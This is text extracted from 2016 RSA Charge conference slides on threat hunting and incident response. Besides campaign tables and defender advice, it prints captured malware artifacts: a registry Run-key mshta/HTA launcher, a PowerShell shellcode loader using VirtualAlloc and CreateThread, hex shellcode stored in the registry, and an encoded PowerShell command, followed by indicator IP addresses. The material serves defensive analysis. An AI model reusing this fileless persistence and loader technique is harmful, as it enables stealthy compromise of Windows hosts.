
Subsidiary Company Server

Attack Server

Exchange Server

JSP

JSP

Partner Company Server

Intranet

VPN

Web Server

Attack Server

© Copyright 2016 EMC Corporation.

RSA Charge
ME-ME-intelligence Gathering 2016

CN News Site

C2 Server

Internet

US
Intranet

Internet

SSH Tunnel

RU-POS-CC Data

© Copyright 2016 EMC Corporation.

```
1  $ErrorActionPreference='Stop'
2
   Software\Microsoft\Windows\CurrentVersion\Run
3
4
5   mshta: mshta "about:<hta:application showintaskbar=no><title></title><script>resizeTo(0,
6       0);moveTo(-900,-900);eval(new ActiveXObject('WScript.Shell').
7
8       RegRead('HKCU\\Software\\Licenses\\{01838611EAC11772E}'));if(!window.flag)close()</script>"
9
10
11  $b=$a::VirtualAlloc(0,$l,0x3000,0x40)
12  [System.Runtime.InteropServices.Marshal]::Copy($s,0,$b,$l)
13  $a::CreateThread(0,0,$b,0,0,0)|Out-Null
```

```
1   Windows Registry Editor Version 5.
2
3   [HKEY_USERS\igutev\Software\Licenses]
4 ▼ "{01838681CA59881EA}"=hex:48,89,5c,24,08,48,8    6c,24,10,48,89,74,24,18,57,41,\
5     54,41,55,41,56,41,57,48,83,ec,20,65,48,8b,0  25,60,00,00,00,45,33,f6,48,8b,\
6     48,18,49,8b,ee,48,8b,79,30,eb,03,48,8b,3f,6   83,7f,38,18,75,f6,48,8b,4f,10,\
7     ba,fe,6a,7a,69,e8,b7,01,00,00,48,8b,4f,10,b   5f,70,35,3a,48,8b,f0,e8,a6,01,\
8 ▶   [...]
573   98,50,0a,41,4c,c4,14,77,69,81,13,5f,67,ba,4   51,99,e9,78,57,67,ea,61,24,e2,\
574   00,73,57,6f,77,36,34,9f,ba,73,d3,98,16,61,   9c,62,f3,54,25,89,a4,51,00,7f,\
575   67,80,0b,77,98,80,a0,08,e5,e3,a7,0a,01,fd,fe,c0,00
576 ▶ "{01838611EAC11772E}"="w=new ActiveXObject('WScript.Shell');w.Run('powershell.exe -noexit
      -enc \"JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQA9ACcAUwB0AG8AcAAnAAoAJ
      ABzAD0AKABHAGUAdAAtAEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACAASABLAEMAVQA6AFwAUwB
      vAGYAdAB3AGEAcgBlAFwATABpAGMAZQBuAHMAZQBzACkALgAnAHsAMAAxADgAMwA
      wAHgANAAwACkACgBbAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgB
      pAGMAZQBzAC4ATQBhAHIAcwBoAGEAbABdADoAOgBDAG8AcAB5ACgAJABzACwAMAAsACQAYgAsACQAbAApAAoAJABhA
      DoAOgBDAHIAZQBhAHQAZQBUAGgAcgBlAGEAZAAoADAALAAwACwAJABiACwAMAAsADAALAAwACkAfABPAHUAdAAtAE4
      AdQBsAGwA\"',0,0);"
577
```

~ 4 months	~ 12 months	~ 1 month	< 50 months	~24 months	~1 month
Criminal	**Espionage**	**Extortion**	**Espionage**	**Espionage**	**Opportunistic**
•Spear Phish	•Vulnerability	•Vulnerability	•Spear Phish	•Vulnerability	•Waterhole - Vulnerability
•Malware	•Web Shells	•Web Shells	•Malware	•Web Shells	•Malware
•Cred Theft	•Cred Theft	•Cred Theft	•Cred Theft	•Cred Theft	•Cred Theft
•LoL	•LoL	•LoL	•LoL	•LoL	•LoL
•Tunnel RDP	•Tunnel RDP	•Tunnel RDP	•VPN/RDP	•VPN/RDP	
•Anti-Forensics	•2FA Bypass		•2FA Bypass		

© Copyright 2016 EMC Corporation.

RSACharge 2016

- Adaptive Hunting

  - *Staff your IR & SOC appropriately*

  - *Understand what is normal in your network*

  - *Get into a Collection and Analysis Cycle*

  - *Then look for anomalies and outliers*

- The Right Tools

  - *Equip your IR & SOC appropriately*

  - *Tools will augment not replace analyst*

  - Anticipate the next move and strike surgically

MAN & MACHINE

STRONGER TOGETHER

RSA Charge 2016

- **Other's Known Bad**
  - *Most IOCs are low hanging fruit*
  - *Vet your sources*
  - *Distill more out of IOCs*
- **Your Unknown Bad**
  - *How, what, and when to collect*
  - *Look for tool Characteristics*
  - *Identity Management*
  - *Share is caring*

Gray Cat
2012–2015

AreoSpace Software Production

Pink Cat
2009–2012

SpearPhish – 2009

Undetermined

Exploit – 2011

OWA Server

redacted.rar   logo.rar   NEW_redacted.rar   error2.aspx

[r

known

Bad

208.106.153.51

208.106.250.102   60.199.114.78   208.109.218.26

174.120.168.130

fuckalnt76yiuudg

RSA Charge 2016

Please Complete Session Evaluation

RSA Charge
2016

#RSACharge